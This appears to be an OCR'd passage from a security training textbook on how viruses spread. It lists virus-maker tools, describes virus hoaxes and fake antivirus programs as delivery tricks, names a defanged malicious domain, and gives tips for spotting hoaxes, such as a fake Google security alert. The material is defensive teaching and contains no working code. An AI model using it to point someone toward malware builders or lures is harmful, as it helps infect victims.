


Figure 7.55: Working of JPS Virus Maker

Some additional virus maker tools are as follows:


- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

How to Infect Systems Using a Virus: Propagating and Deploying a Virus

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
  - AppleCare
  - Bangkok 8.5 Earthquake Video
  - Chrome critical error
  - Compromising video

Google Critical Security Alert Scam



How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)


Fake Antivirus

- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antiviruses can **damage target systems** like other malwares

Fake Antivirus Programs

- Krestinaful
- Live Protection Suite
- antivirus-covid19[.]site
- Free Antivirus 2019

Total Antivirus 2020



Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims’ systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one’s system.
- In some cases, these warning messages themselves contain virus attachments.

Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating “New device signed in to.” By looking at this email without noting the email source, the victim clicks the “CHECK ACTIVITY” button and gets trapped.

